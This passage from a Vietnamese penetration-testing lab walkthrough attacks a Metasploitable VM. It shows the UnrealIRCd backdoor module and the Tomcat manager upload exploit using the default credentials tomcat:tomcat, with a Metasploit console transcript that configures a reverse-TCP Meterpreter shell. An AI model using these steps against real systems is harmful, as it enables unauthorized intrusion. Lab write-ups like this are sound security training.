


Gợi ý: vncviewer {IP}

13. Port 6667: irc


Cổng 6667 có dịch vụ UnrealIRCD đang chạy, Pentester khai thác bằng cách sử dụng backdoor có sẵn trong Metasploit.

13.1. Sử dụng module khai thác phù hợp




Gợi ý: unreal_ircd_3281_backdoor

13.2. Xem và thiết lập các option bắt buộc




13.3. Chạy khai thác và xem kết quả



14. Port 8180: Apache Tomcat


Metasploit có một cách khai thác dành cho Tomcat mà chúng có thể sử dụng để lấy phiên Meterpreter. Việc khai thác sử dụng thông tin đăng nhập mặc định tomcat:tomcat được sử dụng bởi Tomcat để có quyền truy cập.

13.1. Sử dụng module khai thác phù hợp




Gợi ý: tomcat_mgr_upload

13.2. Xem và thiết lập các option bắt buộc



13.3. Chạy khai thác và xem kết quả


Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
6.1.0-1parrot1-amd64
3 to upgrade, 0 to remove
04/17/2024
07:46:18 AM
File Edit View Terminal Tabs Help
root@metasploitable: ~
msfconsole - Parrot Terminal
Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.137.215 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Java Universal
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set httpPassword tomcat
httpPassword => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set httpusername tomcat
httpusername => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rhosts 192.168.137.254
rhosts => 192.168.137.254
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rport 8180
rport => 8180
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> exploit
[*] Started reverse TCP handler on 192.168.137.215:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> _
Right Ctrl
ENG
7:46 AM
4/17/2024